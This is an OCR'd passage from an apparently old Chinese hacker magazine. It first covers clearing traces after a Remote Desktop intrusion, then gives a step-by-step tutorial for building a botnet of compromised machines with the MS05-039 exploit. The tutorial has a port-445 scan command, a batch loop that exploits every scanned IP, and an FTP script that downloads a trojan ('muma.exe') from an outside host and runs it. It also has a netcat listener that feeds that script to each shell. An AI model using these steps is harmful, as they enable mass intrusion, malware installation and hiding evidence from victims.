


图11 rencent文件夹

还有Cookies文件夹和IE的缓存目录，利用C:\Documents and Settings\jnc\Local Settings熟悉的人完全可以知道你在3389上进行的一切动作。所以不要忘记清除这个成功之后的日志哦！

清除：这个问题很好解决，首先将C:\Documents and Settings\jnc文件夹设置为完全的系统加隐藏，然后每次做什么动作之后都要记得将他们清除，方法是在任务栏上右键，属性选择高级选项卡，点击清除最近的记录(如图12)，如果你访问了IE的话，去IE的工具栏里把最近的历史记录删除吧(如图13)，当然，如果你用了其他的应用程序，将对应的记录清除就可以了。




图12 清除最近的记录




图13 删除历史记录

六 后话

入侵是各种各样的，了解了自己入侵所产生的日志才能清除他们，所以在这里对于早期的入侵方法的日志清除如IPC$入侵并没有提及，大家可以自己去试着研究下。日志清除和入侵的手段是联系在一起的，如果你扫描用的是Syn方式的扫描，就不用担心防火墙的日志了；如果你入侵的时候通过了几级代理，Web日志你可以不用担心了；如果你用的软件是自己编写的，就不用担心杀毒软件的日志；如果你的后门是用的Rootkit而不是3389，那么有些日志也不用担心了；如果你本身的隐藏手段如帐户后门等不好，那么再怎么清除日志也没有用了……总之多看非安全，哪一天能做到轻轻的来，轻轻的走，那么你就是高手了。有什么问题欢迎到非安全论坛补充讨论，我的ID是剑心。

【本文所涉及的replace.bat、logkiller.exe、nc.exe、ftp.exe、sc.exe、端终相关的注册表文件在光盘中均有收录】

编辑点评 不过，入侵的时候总会留下一些痕迹，并不是你认为擦干净就没了，还要看主机的安全性。

肉鸡接龙

感谢大家的厚爱，"肉鸡接龙"经过几期的发展探索终于成为独立的版块了，可喜可贺啊！以后我们将给大家送上更多地关于肉鸡的文章。我们的口号依旧——"肉鸡接龙，思想传递"！

上期给大家送上《菜鸟也能有好鸡——从SQL注入到极品肉鸡》的作者空气为了提高自己小站的alexa排名，把入侵的肉鸡的所有页面都插了自己网站的ifram，结果给人家逮到了，没想到因祸得福成为那台肉鸡的兼职服务器管理人员。因此这里给大家些忠告：要做一个有素质的黑客，不要搞破坏！否则以后在高墙电网里可没《黑客手册》看哦！

利用MS05039漏洞使你肉鸡成群

天涯衰草

最近，利用微软MS05039漏洞的攻击工具以及各种各样的病毒都在网上出现，使我们这些菜鸟坐立不安、惊恐万分。但是凡事都是相对的，在我们看到MS05039漏洞给我们带来的危害的时候，我们有没有想到利用这个漏洞来获得大批的肉鸡呢。今天我就教各位菜鸟朋友，如何的利用MS05039漏洞来获取大批的属于自己的肉鸡，我们现在就开始吧。

一、扫描远程计算机

首先我们需要找到那些存在MS05039漏洞的计算机，这样就可以利用这些存在漏洞的计算机来制作成肉鸡了。如何才能查找到这些存在MS05039漏洞的计算机呢？其实只需要利用一个扫描器大范围的扫描445端口即可，那些打开445端口的计算机就有可能存在MS05039漏洞。

今天我们使用的扫描器是s.exe，它是一款命令行下的高速扫描利器，通过它我们可以轻松的对某个IP段进行扫描检测。如果用户熟悉其他扫描器的话，也可以使用它们来扫描445端口。

打开一个命令提示符窗口，输入命令：**s tcp 192.168.0.1 192.168.0.255 445 120 /save**

这段命令的意思是利用120个线程数，扫描192.168.0.1到192.168.0.255这个IP段中TCP协议下的445端口，并将扫描的结果保存到硬盘中一个名为Result的文本文件中。

二、配置木马服务端

扫描的过程是漫长而辛苦的，所以在扫描的这段时间里，我们要充分的利用这段时间来干一些其他的事情。最主要的事就是配置一个木马的服务端程序，不然的话用什么来控制我们的肉鸡呢？还是利用国产木马——PcShare吧。运行PcShare.exe后，点击工具栏的"生成客户"按钮，在弹出的"生成被控制端执行程序"的窗口中进行设置。首先在"IP地址〔端口〕"选项后输入本机当前的IP地址及连接端口，由于PcShare使用了HTTP隧道技术，所以默认的端口为80，当然你也可以更改为你喜欢的端口数。如果本地计算机没有固定的IP地址，可以通过下面的"启用自备URL转发本机IP地址"选项来及时的更新本地的IP地址，这样就可以避免服务端程序无法连接客户端的情况。然后在"客户自带标识"中设置用于远程计算机上线后显示的名称（如图1）。最后点击"生成"按钮，就能生成配置好的木马服务端程序了，接着将它上传到我们的FTP空间中。

现在来看看扫描结果（如图2），从图中可以看到，这个IP地址段有3台远程计算机打开了445端口，下面就对这几台计算机进行批量的远程溢出操作。

首先我们来查看一下MS05039漏洞利用工具的使用方法：**ms05039.exe <host> <conIP> <conPort> [target]**

<host>表示远程计算机的IP地址
<conIP>表示本地计算机当前的IP地址
<conPort>表示本地计算机打开的监听端口
[target]表示远程计算机系统的语言版本，工具默认的是中文系统（如图3）。




图1 生成被控制端执行程序




图2 扫描结果




图3 MS05039使用方法

三、准备阶段

现在来编写一个批处理文件，打开记事本，输入下面这段代

码，并保存为ms05039.bat：

@for /f %%i in (result.txt) do ms05039 %%i 127.0.0.1 2005

在result.txt文件中保存了打开445端口的IP地址，而127.0.0.1是我的计算机当前的IP地址，用户在使用的时候要改为自己计算机的IP地址，2005就是用于NC监听的端口。

下面打开文本编辑器，输入下面的这段代码，并将这段代码保存为ftp.txt：

```
echo open www.xxx.com 21 >>%systemroot%\system32\system.ftp
echo abc>>%systemroot%\system32\system.ftp
echo 123>>%systemroot%\system32\system.ftp
echo cd %systemroot%\system32>>%systemroot%\system32\system.ftp
echo bin>>%systemroot%\system32\system.ftp
echo get muma.exe>>%systemroot%\system32\system.ftp
echo bye>>%systemroot%\system32\system.ftp
ftp -s:%systemroot%\system32\system.ftp
del %systemroot%\system32\system.ftp
muma.exe
exit
```

这段代码的意思就是通过登陆到www.xxx.com这个FTP空间后，下载设置好的木马服务端程序muma.exe，并运行这个服务端程序。这其中第二行和第三行代码中的abc和123分别表示登陆FTP空间的用户名和密码。

接着再编写另外的一个批处理文件，打开记事本，输入下面这段代码，并保存为nc.bat：

```
@echo On
nc -l -vv -p 2005<ftp.txt&&%0
```

这个批处理文件的意思就是在本地计算机中监听2005这个端口，当远程计算机成功的溢出后就会自动的读取ftp.txt文件中的内容进行操作。

四、实施阶段

打开两个命令提示符窗口，然后分别执行ms05039.bat和nc.bat两个批处理文件。在执行了ms05039.bat后，批处理文件中的命令会首先读取result.txt里面的IP地址，然后进行远程数据的自动溢出（如图4）。成功的溢出后，SHELL就会读取配置的ftp.txt里的信息，从而下载木马服务端程序并运行（如图5）。




图4 溢出成功

